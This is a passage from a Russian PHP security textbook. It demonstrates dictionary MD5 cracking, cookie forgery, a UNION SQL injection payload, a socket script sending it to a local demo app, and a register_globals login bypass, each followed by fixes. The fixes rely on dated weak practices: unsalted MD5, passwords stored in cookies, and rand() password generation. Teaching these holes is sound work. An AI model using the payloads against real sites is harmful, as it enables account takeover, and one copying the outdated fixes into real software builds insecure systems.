


Рис. II.7.4. Подбор четырехсимвольных паролей

Результат работы с пятисимвольными паролями, рассмотренными ранее, представлен на рис. II.7.5.




Рис. II.7.5. Подбор пятисимвольных паролей

Как видно из рис. II.7.5 и II.7.6, результат незначительно отличается от случая подбора каждого пароля, что связано с небольшой его длиной и использованием интерпретируемого языка программирования. Обычно такие длительные процедуры стараются оформить при помощи компилируемого языка, например, C++.

Замечание

Даже многочасовые подборы паролей не останавливают злоумышленников, тем более, что для подбора они используют не собственный компьютер, а взломанные серверы, отличающиеся завидной производительностью. Задача разбивается на блоки и распределяется среди нескольких компьютеров.

II.7.4. Подбор пароля по словарю

Для подбора по словарю достаточно открыть файл словаря и зашифровать каждое слово по алгоритму MD5, после чего сравнить полученный хеш-код с хеш-кодом пароля (листинг II.7.9).

Листинг II.7.9. Подбор пароля по словарю

```
<?php
  // Устанавливаем неограниченное время выполнения скрипта
  set_time_limit(0);
```

```
  // Читаем пароли из файла password
  $pass = file("password");
  foreach($pass as $password)
  {
    // Замеряем время, затраченное на подбор пароля
    $begin = time();
    echo decrypt_md5(trim($password));
    $end = time();
    echo "  (на подбор затрачено ".($end - $begin)." секунд) <br>";
  }

  // Функция посимвольного перебора пароля
  // $pass - расшифровываемый пароль
  // $answer - текущий ответ, при первом вызове - пустая строка
  function decrypt_md5($pass)
  {
    // Переносим содержимое словаря в массив
    $dict = file("linux.words");
    // В цикле подбираем пароль
    foreach($dict as $word)
    {
      if(md5(trim(strtolower($word))) == $pass) return strtolower($word);
    }
  }
?>
```

Как видно из листинга II.7.9, необходимо использовать цепочку функций из `strtotlwer()`, `trim()` и `md5()` для того, чтобы привести слово из словаря к нижнему регистру, удалить обрамляющие начальные и конечные пробелы и получить хеш-код слова. Результат работы скрипта представлен на рис. II.7.6.

Как видно из рис. II.7.6, несмотря на то, что словарь содержит почти полмегабайта данных, подбор пароля практически не занимает никакого времени. Конечно, в реальной жизни такие простые пароли практически не встречаются, но добавить две-три цифры к слову в словаре или эмулировать набор русского слова в латинской раскладке не составляет труда. Такие процедуры обязательно проводятся при взломе пароля.

Замечание

Нашей целью не является разработка полнофункционального инструмента для подбора паролей, тем более PHP для этого не совсем подходит. Цель данных

скриптов — продемонстрировать уязвимость коротких и простых паролей, даже если для их шифрования применяются криптостойкие алгоритмы.




Рис. II.7.6. Подбор паролей по словарю

II.7.5. Генератор паролей

Для генерации паролей можно воспользоваться случайной выборкой из массива элементов. Можно управлять частотой появления символов в пароле, добавлением дублирующих элементов в массиве. Например, часто в массив-источник добавляются дублирующие буквы верхнего регистра, так как пароль с большим количеством букв в верхнем регистре выглядит "красиво". Следует подавлять такие желания, так как изменение частоты символов в пароле играет на руку злоумышленникам, которые, зная особенности генерации паролей, могут значительно сократить время подбора. Скрипт, осуществляющий инерацию паролей, представлен в листинге II.7.10.

Листинг II.7.10. Генератор паролей

```
<form method=post>
<input type=text name=number value="8">
<input type=submit value="Генерировать">
<form><br><br>
<?php
  // Параметр $number - сообщает количество
  // символов в пароле
  echo htmlspecialchars(generate_password($_POST['number']));

  function generate_password($number)
```

```
  {
    $arr = array('a','b','c','d','e','f',
                 'g','h','i','j','k','l',
                 'm','n','o','p','q','r','s',
                 't','u','v','w','x','y','z',
                 'A','B','C','D','E','F',
                 'G','H','I','J','K','L',
                 'M','N','O','P','Q','R','S',
                 'T','U','V','W','X','Y','Z',
                 '1','2','3','4','5','6',
                 '7','8','9','0','.',',',
                 '(',')','[',']','!','?',
                 '&','^','%','@','*','$',
                 '<','>','/','|','+','-',
                 '{','}','`','~');
    // Генерируем пароль
    $pass = "";
    for($i = 0; $i < $number; $i++)
    {
      // Вычисляем случайный индекс массива
      $index = rand(0, count($arr) - 1);
      $pass .= $arr[$index];
    }
    return $pass;
  }
?>
```

II.7.6. Защита текстовых файлов от просмотра в браузере

Для запрета загрузки текстового файла необходимо создать файл .htaccess следующего содержания (листинг II.7.11).

Листинг II.7.11. Файл .htaccess

```
<Files "*.txt">
  deny from all
</Files>
```

Контейнер `Files` с маской `*.txt` позволяет запретить отображение текстовых файлов для всех IP-адресов. В то же время у PHP-скриптов останется возможность работать с текстовым файлом.

II.7.7. Авторизация при помощи cookie

Ошибка заключается в том, что авторизация проходит только один раз, а на всех последующих страницах проверяется лишь наличие cookie с именем пользователя. Таким образом, не составляет труда подделать cookie, это осуществляется либо при помощи браузера, например, Opera, который позволяет редактировать cookie, либо программно. Зарегистрировавшись в системе в качестве одного из пользователей (пусть это будет barton) и произведя авторизацию, мы добиваемся того, что браузер устанавливает cookie на клиентском компьютере (рис. II.7.7).




Рис. II.7.7. Авторизация под одним из пользователей

Далее в меню **Cookie** браузера Opera можно отредактировать имя cookie на любое другое, которое имеется в системе (рис. II.7.8).

Замечание

Существует большое количество программ и браузеров, позволяющих редактировать файлы cookie. Internet Explorer не относится к их числу.

Как только значение cookie изменено, становятся доступными данные для пользователя yandex (рис. II.7.9).

Помимо того, что подделка cookie вызывает получение привилегий другого пользователя, мы без труда сможем узнать его пароль, так как SQL-запрос на выборку личных данных пользователя не проверяет имя пользователя, переданное через cookie. Напомним структуру таблицы `userslist` (листинг II.7.12).




Рис. II.7.8. Изменение значения cookie в браузере Opera




Рис. II.7.9. Получение доступа к данным пользователя

Листинг II.7.12. Структура таблицы `userslist`

```
CREATE TABLE userslist (
  id_user int(11) NOT NULL auto_increment,
  name tinytext NOT NULL,
  pass tinytext NOT NULL,
  email tinytext NOT NULL,
```

```
  url tinytext NOT NULL,
  PRIMARY KEY  (id_user)
) TYPE=MyISAM;
```

SQL-инъекция может выглядеть так, как это представлено в листинге II.7.13.

Листинг II.7.13. SQL-инъекция для вывода пароля в окно браузера

```
SELECT * FROM userslist
WHERE name = 'none'
UNION
SELECT id_user, name, pass, pass, url FROM userslist
WHERE name='yandex'
```

Подставив вместо имени пользователя строку "`none' UNION SELECT id_user, name, pass, pass, url FROM userslist WHERE name='yandex`", мы получим пароль пользователя yandex, который будет выведен вместо e-mail (рис. II.7.10).




Рис. II.7.10. Определение пароля пользователя посредством SQL-инъекции

Замечание

Приведенный пример лишний раз доказывает, что нельзя доверять никаким данным, которые побывали на компьютере клиента, даже если вы лично их устанавливали через механизмы, которые вроде бы не должны быть знакомы пользователю — все можно подделать, и это рано или поздно случится. Злоумышленников гораздо больше, чем вы думаете, даже если вы считаете, что на ваш заштатный сайт никто не позарится (и, следовательно, можно особенно не беспокоиться о защите), он все равно будет рано или поздно взломан, хотя бы ради тренировки.

Взлом при помощи браузера достаточно интересен, но у многих пользователей нет под рукой нужного инструмента для подделки cookie. Это несложно

сделать и при помощи сокетов. Для этого серверу необходимо послать поддельный HTTP-заголовок:

где "имя_пользователя" — это значение `Cookie: user=имя_пользователя;`

которое получит cookie `user`. Значение cookie необходимо предварительно пропускать через функцию `urlencode()`, так как в HTTP-заголовках не допускаются национальные символы и специальные символы, вроде пробела. Скрипт, осуществляющий описанную выше SQL-инъекцию, представлен в листинге II.7.14.

Листинг II.7.14. Подделка cookie при помощи HTTP-заголовка

```
<?php
  $hostname = "localhost";
  $path = "/test/1.php";
  $sql = "none' UNION SELECT id_user, name, pass, pass, url FROM users-
list WHERE name='yandex";

  // Устанавливаем соединение, имя которого
  // передано в параметре $hostname
  $fp = fsockopen($hostname, 80, $errno, $errstr, 30);
  // Проверяем успешность установки соединения
  if (!$fp) echo "$errstr ($errno)<br />\n";
  else
  {
    // Формируем HTTP-заголовки для передачи
    // его серверу
    $headers = "GET $path HTTP/1.1\r\n";
    $headers .= "Host: $hostname\r\n";
    // Подделываем cookie
    $headers .= "Cookie: user=".urlencode($sql).";\r\n";
    $headers .= "Connection: Close\r\n\r\n";
    // Отправляем HTTP-запрос серверу
    fwrite($fp, $headers);
    // Получаем ответ
    while (!feof($fp))
    {
      $line .= fgets($fp, 1024);
    }
    fclose($fp);
  }
  echo $line;
?>
```

Следует внимательно следить за значением переменной `$path`, в которой должен быть путь к файлу авторизации на cookie из листинга I.7.2. Результат работы скрипта из листинга II.7.14 представлен на рис. II.7.11.




Рис. II.7.11. Осуществление SQL-инъекции при помощи сокетов

Таким образом, поместить в cookie только имя пользователя недостаточно, необходим также и пароль. Причем при каждом обращении пользователя к данным или услугам сайта нужно осуществлять авторизацию. Для этого необходимо помимо имени пользователя `user` устанавливать пароль `pass` (листинг II.7.15).

Листинг II.7.15. Исправление ошибок авторизации

```
<?php
  // Обработчик формы
  if(!empty($_POST))
  {
    // Устанавливаем соединение с базой данных
    require_once("config.php");
    // Защищаясь от SQL-инъекции, пропускаем
    // полученные пароль и логин через функцию
    // mysql_escape_string
```

```
    if (!get_magic_quotes_gpc())
    {
      $_POST['name'] = mysql_escape_string($_POST['name']);
      $_POST['password'] = mysql_escape_string($_POST['password']);
    }
    // Осуществляем запрос, который возвращает
    // количество записей, удовлетворяющих паролю
    // и логину
    $query = "SELECT COUNT(*) FROM userslist
              WHERE name = '$_POST[name]' AND pass = '$_POST[password]'";
    $usr = mysql_query($query);
    if(!$usr) exit("Ошибка в блоке авторизации");
    // Получаем количество записей
    $total = mysql_result($usr,0);
    if($total > 0)
    {
      // Авторизация прошла успешно
      // устанавливаем cookie на сутки (3600*24)
      setcookie("user", urlencode($_POST['name']), time() + 3600*24);
      setcookie("pass", urlencode($_POST['password']), time() + 3600*24);
      // Осуществляем перезагрузку, чтобы
      // сбросить POST-данные
      echo "<HTML><HEAD>
         <META HTTP-EQUIV='Refresh' CONTENT='0; URL=$_SERVER[PHP_SELF]'>
            </HEAD></HTML>";
    }
  }
?>
<form method=post>
Имя : <input type=text name=name
                        value='<?= $_COOKIE['user']; ?>'><br>
Пароль : <input type=password name=password
                value=><br>
<input type=submit value=Отправить>
</form>
<?php
  // Если посетитель "вошел" - приветствуем его
  if(isset($_COOKIE['user']))
  {
```

```
    // Устанавливаем соединение с базой данных
    require_once("config.php");
    // Защищаясь от SQL-инъекции, пропускаем
    // полученные пароль и логин через функцию
    // mysql_escape_string
    if (!get_magic_quotes_gpc())
    {
      $_COOKIE['user'] = mysql_escape_string($_COOKIE['user']);
      $_COOKIE['pass'] = mysql_escape_string($_COOKIE['pass']);
    }
    // Осуществляем запрос, который возвращает
    // количество записей, удовлетворяющих паролю
    // и логину
    $query = "SELECT COUNT(*) FROM userslist
              WHERE name = '$_COOKIE[user]' AND pass = '$_COOKIE[pass]'";
    $usr = mysql_query($query);
    if(!$usr) exit("Ошибка в блоке авторизации");
    // Получаем количество записей
    $total = mysql_result($usr,0);
    if($total > 0)
    {
      // Выводим приветствие
      echo "Здравствуйте, ".$_COOKIE['user']."!<br>";
      echo "Доступ к вашим секретным данным<br>";
      // Выводим данные пользователя
      $query = "SELECT * FROM userslist WHERE name = '$_COOKIE[user]'";
      $usr = mysql_query($query);
      if(!$usr) exit(mysql_error());
      $user = mysql_fetch_array($usr);
      echo "Ваш e-mail: ".$user['email']."<br>";
      echo "Ваш URL: ".$user['url']."<br>";
    }
  }
?>
```

Замечание

Изменения по сравнению с листингом I.7.2 выделены жирным шрифтом.

II.7.8. Защита имени пользователя от подделки

Пусть имеется таблица `authors`, содержащая поле `name`, в котором хранятся имена пользователей. Задача будет состоять в проверке нового имени на предмет его уникальности и схожести с другими именами. Для этого можно воспользоваться скриптом, представленным в листинге II.7.16.

Листинг II.7.16. Защита имени пользователя от подделки

```
<?php
  // Выясняем, не создается ли новое имя для дискредитации
  // Возможны три ситуации, которые необходимо предотвратить:
  // 1. Вводится имя, полностью совпадающее с уже существующим
  // 2. Вводится уже существующее русское имя, в котором
  //    одна или несколько букв заменены на латинские
  // 3. Вводится уже существующее английское имя, в котором
  //    одна или несколько букв заменены на русские
  // Массив русских букв
  $rus = array("А", "а", "В", "Е", "е", "К", "М", "Н", "О", "о", "Р",
               "р", "С", "с", "Т", "Х", "х");
  // Массив латинских букв
  $eng = array("A", "a", "B", "E", "e", "K", "M", "H", "O", "o", "P",
               "p", "C", "c", "T", "X", "x");
  // Заменяем русские буквы латинскими
  $eng_author = str_replace($rus, $eng, $author);
  // Заменяем латинские буквы русскими
  $rus_author = str_replace($eng, $rus, $author);
  // Формируем SQL-запрос
  $query = "SELECT * FROM authors
            WHERE name LIKE '$author' OR
                  name LIKE '$eng_author' OR
                  name LIKE '$rus_author'";
  $ath = mysql_query($query);
  if(!$ath) exit("Ошибка при регистрации нового посетителя");
  // Если выборка содержит хотя бы одну запись - прекращаем
  // регистрацию нового посетителя
  if(mysql_num_rows($ath)>0) exit("К сожалению, данное имя уже
```

```
                                    зарегистрировано.
                                    Попробуйте другое.");
  // Код регистрации нового посетителя...
?>
```

Для решения проблемы в скрипте формируются два массива: `$rus` и `$eng`, содержащие русские и латинские буквы, сходные по написанию. Так как имена обычно состоят полностью из русских или полностью из латинских букв, проверяются три варианта, подтверждение каждого из которых приводит к прекращению регистрации:

- имя нового посетителя полностью совпадает с одним из имен из таблицы `authors`;
- после замены всех латинских букв русскими имя нового посетителя совпадает с одним из имен из таблицы `authors`;
- после замены всех русских букв латинскими имя нового посетителя совпадает с одним из имен из таблицы `authors`.

Если ни одно из условий не выполняется, значит, новое имя посетителя уникально и оно добавляется в таблицу `authors`.

II.7.9. Авторизация при помощи сессий

В случае, если количество записей в базе данных, удовлетворяющих логину и паролю, больше нуля, происходит вход в систему: в сессию помещаются логин и пароль. Ошибка при формировании системы регистрации заключается в том, что количество записей сохраняется во временной переменной `$total`, которая не инициируется. Отсутствие инициирования переменной позволяет при включенной директиве `register_globals` в конфигурационном файле php.ini передать значение автоматически из POST или GET данных прямо в переменную. Это означает, что достаточно в URL задать параметр `total`: **http://www.mysite.ru/1.php?total=1**, оставить поле пароля пустым, а в поле имени внести любое зарегистрированное имя — произойдет вход в систему (рис. II.7.12). Поле пароля необходимо оставить пустым для того, чтобы не сработала проверка:

```
if(!empty($_POST['name']) && !empty($_POST['password']))
```

выполнение которой приведет к перезаписыванию переменной `$total`.

Замечание

В приведенном примере уязвимость лежит на поверхности. В реальных задачах код может быть гораздо "хитрее", а уязвимость менее очевидной.




Рис. II.7.12. Обход системы авторизации на сессиях

Причем решение проверять наличие параметров, переданных методом GET, окажется не самым лучшим, так как параметр `total` с таким же успехом можно передать через метод POST или даже cookie. Действенным решением будет либо отключение директивы `register_globals` в конфигурационном файле php.ini:

```
register_globals off
```

либо в конфигурационном файле .htaccess:

```
php_flag register_globals off
```

Однако изменение конфигурационных файлов не всегда доступно — самым правильным решением будет исправить сам код. Это можно сделать, избавившись от переменной `$total` (листинг II.7.17).

Замечание

Полный код листинга находится в файле \scripts\7\7.9\2.php на компакт-диске, поставляемом вместе с книгой.

Листинг II.7.17. Исправление уязвимости исключением переменной `$total`

```
<?php
    ...
    // Если количество записей больше 0,
    // заносим данные о пользователе в сессию
    if(mysql_result($usr,0))
    {
```

```
      $_SESSION['name'] = $_POST['name'];
      $_SESSION['password'] = $_POST['password'];
    }
    ...
?>
```

Однако такой прием может не всегда подходить по конструктивным причинам. Альтернативным способом реализации системы авторизации на сессиях является замена переменной `$total` константой (листинг II.7.18). Подделать константу при помощи внешних переменных невозможно.

Замечание

Полный код листинга находится в файле \scripts7\7.9\3.php на компакт-диске, поставляемом вместе с книгой.

Листинг II.7.18. Исправление уязвимости при помощи константы

```
<?php
    ...
    // Осуществляем запрос, который возвращает
    // количество записей, удовлетворяющих паролю
    // и логину
    $query = "SELECT COUNT(*) FROM userslist
              WHERE name = '$_POST[name]' AND pass = '$_POST[password]'";
    $usr = mysql_query($query);
    if(!$usr) exit("Ошибка в блоке авторизации");
    // Получаем количество записей
    if(mysql_result($usr,0) > 0) define("TOTAL", 1);
  }
  // Если количество записей больше 0
  // заносим данные о пользователе в сессию
  if(defined("TOTAL"))
  {
    $_SESSION['name'] = $_POST['name'];
    $_SESSION['password'] = $_POST['password'];
  }
    ...
?>
```

Если возвращается хотя бы одна запись, удовлетворяющая логину и паролю, определяется константа `TOTAL` — вход осуществляется только в том случае, если данная константа определена.

Последний способ защиты от описанной выше уязвимости заключается просто в инициировании переменной `$total` в начале скрипта (листинг II.7.19). В этом случае, какое бы значение злоумышленник ни пытался передать внутрь скрипта через внешние переменные, переменная `$total` перед началом работы всегда будет обнуляться.

Замечание

Полный код листинга находится в файле \scripts\7\7.9\4.php на компакт-диске, поставляемом вместе с книгой.

Листинг II.7.19. Исправление уязвимости инициированием переменной `$total`

```
<?php
  // Инициируем сессию
  session_start();
  // Инициируем переменную $total
  $total = 0;
?>
…
```

II.7.10. Шифрование пароля в базе данных

Для реализации системы регистрации можно использовать скрипт и базу данных, рассмотренные в *разделе II.4.1*. Необходимо отредактировать только SQL-запрос, добавляющий нового пользователя:

```
INSERT INTO userslist VALUES(NULL, '$_POST[name]', MD5($_POST[pass]),
'$_POST[email]', '$_POST[url]')
```

Замечание

Полный текст системы регистрации доступен на компакт-диске, поставляемом вместе с книгой (scripts\7\7.10\1.php).

При реализации системы авторизации необходимо при проверке пароля подвергать его необратимому шифрованию по алгоритму MD5 и сверять полученный хеш с хешем настоящего пароля в базе данных.

Замечание

Для того чтобы преобразованные пароли ранее добавленных в систему пользователей не потеряли актуальности (они хранились в виде обычного текста), их следует подвергнуть шифрованию при помощи функции `MD5()`. Это можно выполнить при помощи SQL-запроса `UPDATE userslist SET pass = MD5(pass)`.

Для реализации системы авторизации можно воспользоваться одним из скриптов из *раздела II.7.9*, однако SQL-запрос, осуществляющий проверку, следует исправить следующим образом:

```
SELECT COUNT(*) FROM userslist
WHERE name = '$_POST[name]' AND pass = MD5('$_POST[password]')
```

Замечание

Полный текст системы авторизации доступен на компакт-диске, поставляемом вместе с книгой (scripts\7\7.10\2.php).

II.7.11. Базовая HTTP-авторизация

Для реализации данного вида авторизации необходимо послать браузеру клиента HTTP-заголовки:

```
WWW-Authenticate: Basic realm="Admin Page"
HTTP/1.0 401 Unauthorized
```

которые выведут форму для ввода логина и пароля, представленную на рис. I.7.7. Имя пользователя будет помещено браузером в переменную суперглобального массива `$_SERVER['PHP_AUTH_USER']`, а пароль в `$_SERVER['PHP_AUTH_PW']`.

Замечание

Элементы суперглобального массива `$_SERVER['PHP_AUTH_USER']` и `$_SERVER['PHP_AUTH_PW']` доступны только в том случае, если PHP установлен в качестве модуля, а не CGI-приложения.

Необходимо создать файл security_mod.php, включение которого при помощи директивы `include` будет приводить к защите страницы паролем (листинг II.7.20).

Листинг II.7.20. Файл security_mod.php

```
<?php
  // Устанавливаем соединение с базой данных
  require_once("config.php");
  // Если пользователь не авторизовался - авторизуемся
```

```
if(!isset($_SERVER['PHP_AUTH_USER']))
{
  Header("WWW-Authenticate: Basic realm=\"Admin Page\"");
  Header("HTTP/1.0 401 Unauthorized");
  exit();
}
else
{
  // Проверяем переменные $_SERVER['PHP_AUTH_USER'] и
  // $_SERVER['PHP_AUTH_PW'], чтобы предотвратить
  // SQL-инъекцию
  if (!get_magic_quotes_gpc())
  {
    $_SERVER['PHP_AUTH_USER'] =
                        mysql_escape_string($_SERVER['PHP_AUTH_USER']);
    $_SERVER['PHP_AUTH_PW'] =
                        mysql_escape_string($_SERVER['PHP_AUTH_PW']);
  }

  $query = "SELECT pass FROM userlist
            WHERE name='".$_SERVER['PHP_AUTH_USER']."'";
  $lst = @mysql_query($query);
  // Если ошибка в SQL-запросе - выдаем диалоговое окно ввода пароля
  if(!$lst)
  {
    Header("WWW-Authenticate: Basic realm=\"Admin Page\"");
    Header("HTTP/1.0 401 Unauthorized");
    exit();
  }
  // Если такого пользователя нет - выдаем диалоговое окно ввода пароля
  if(mysql_num_rows($lst) == 0)
  {
    Header("WWW-Authenticate: Basic realm=\"Admin Page\"");
    Header("HTTP/1.0 401 Unauthorized");
    exit();
  }
  // Если все проверки пройдены, сравниваем хеши паролей
  $pass = @mysql_fetch_array($lst);
  if(md5($_SERVER['PHP_AUTH_PW']) != $pass['pass'])
```

```
    {
      Header("WWW-Authenticate: Basic realm=\"Admin Page\"");
      Header("HTTP/1.0 401 Unauthorized");
      exit();
    }
  }
?>
```

Как видно из листинга, при неудачной авторизации клиенту отсылается повторное приглашение для ввода пароля:

```
WWW-Authenticate: Basic realm="Admin Page"
HTTP/1.0 401 Unauthorized
```

После чего работа скрипта останавливается при помощи функции `exit()`. Можно реализовать ограничение количества попыток ввода пароля. Для этого достаточно вместо приведенных выше HTTP-заголовков послать заголовок "Страница не найдена".


```
HTTP/1.0 404 Not Found
```

После того как модуль защиты security_mod.php создан, необходимо в начале защищаемых страниц включить его при помощи директивы `require_once`.

Код скрипта защиты страницы приведен в листинге II.7.21.

Листинг II.7.21. Защита страницы

```
<?php
  // Модуль безопасности
  require_once("security_mod.php");
?>
  // Далее идут данные страницы, к которой необходимо получить доступ
```



Глава II.8

Использование информации со сторонних сайтов

II.8.1. Загрузка страницы с удаленного хоста

Загрузить страницу с удаленного хоста можно при помощи стандартных файловых функций, просто передав в качестве имени файла сетевой путь к нему (листинг II.8.1).

Листинг II.8.1. Загрузка страницы с удаленного хоста

```
<?php
  // Загружаем страницу с удаленного хоста
  $content = file_get_contents("http://www.softtime.ru/");
  // Сохраняем содержимое страницы в файле
  $fd = fopen("url.txt","w");
  fwrite($fd,$content);
  fclose($fd);
?>
```

